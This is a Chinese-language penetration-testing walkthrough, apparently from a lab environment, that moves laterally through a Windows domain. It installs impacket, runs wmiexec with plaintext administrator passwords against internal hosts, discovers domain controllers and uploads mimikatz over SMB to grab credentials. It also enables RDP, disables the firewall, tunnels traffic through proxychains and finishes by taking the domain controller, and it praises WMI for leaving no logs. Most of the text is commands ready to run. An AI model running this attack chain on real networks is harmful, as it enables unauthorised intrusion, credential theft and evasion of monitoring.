作用:WMI以CIMOM为基础,CIMOM即公共信息模型对象管理器(Common Information Model Object Manager),是一个描述操作系统构成单元的对象数据库,为MMC和脚本程序提供了一个访问操作系统构成单元的公共接口。有了WMI,工具软件和脚本程序访问操作系统的不同部分时不需要使用不同的API;相反,操作系统的不同部分都可以插入WMI,工具软件和脚本程序可以方便地读写WMI。
WMI 可以管理本地和远程计算机,攻击者使用 wmi 攻击时 windows 系统默认不会在日志中记录这些操作,可以做到无日志、攻击脚本无需写入到磁盘,增加了隐蔽性。
wmiexec下载地址:https://github.com/CoreSecurity/impacket/blob/master/examples/wmiexec.py
git clone https://github.com/CoreSecurity/impacket.git
cd impacket/

python3 -m pip install . (pip install . 两个空格)
在我使用kali进行安装pip install安装时提示下载pip3,下载后出现包冲突,但是包冲突并没有影响wmiexec.py

wmiexec连接,连接后就行正常输入命令啦
proxychains4 python3 wmiexec.py -debug 'administrator:123qwe!ASD@192.168.93.20'

查找域控的一些命令
查看域控制器机器名 nltest /DCLIST:124-hack
查看域控制器的主机名 nslookup -type=SRV _ldap._tcp
查看当前时间 net time /domain
查看域控制器组 net group "Domain Controllers" /domian
查看域控制器机器名 netdom query pdc
mimikatz获取凭证
我们将通过smb共享mimikatz
smbclient //192.168.93.20/C$ -U administrator
put mimikatz.exe
查看3389端口远程桌面并启动
#设置远程桌面端口
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /t REG_DWORD /v portnumber /d 3389 /f
#开启远程桌面
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
#检查端口状态
netstat -an|find "3389"
#关闭远程桌面
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 0

关闭防火墙:netsh firewall set opmode mode=disable
关闭防火墙: netsh advfirewall set allprofiles state off
查看防火墙状态: netsh advfirewall show allprofiles
设置Proxifier



直接ping

直接抓取


拿下域控
proxychains4 python3 wmiexec.py -debug 'administrator:zxcASDqw123!!@192.168.93.10'

 浙公网安备 33010602011771号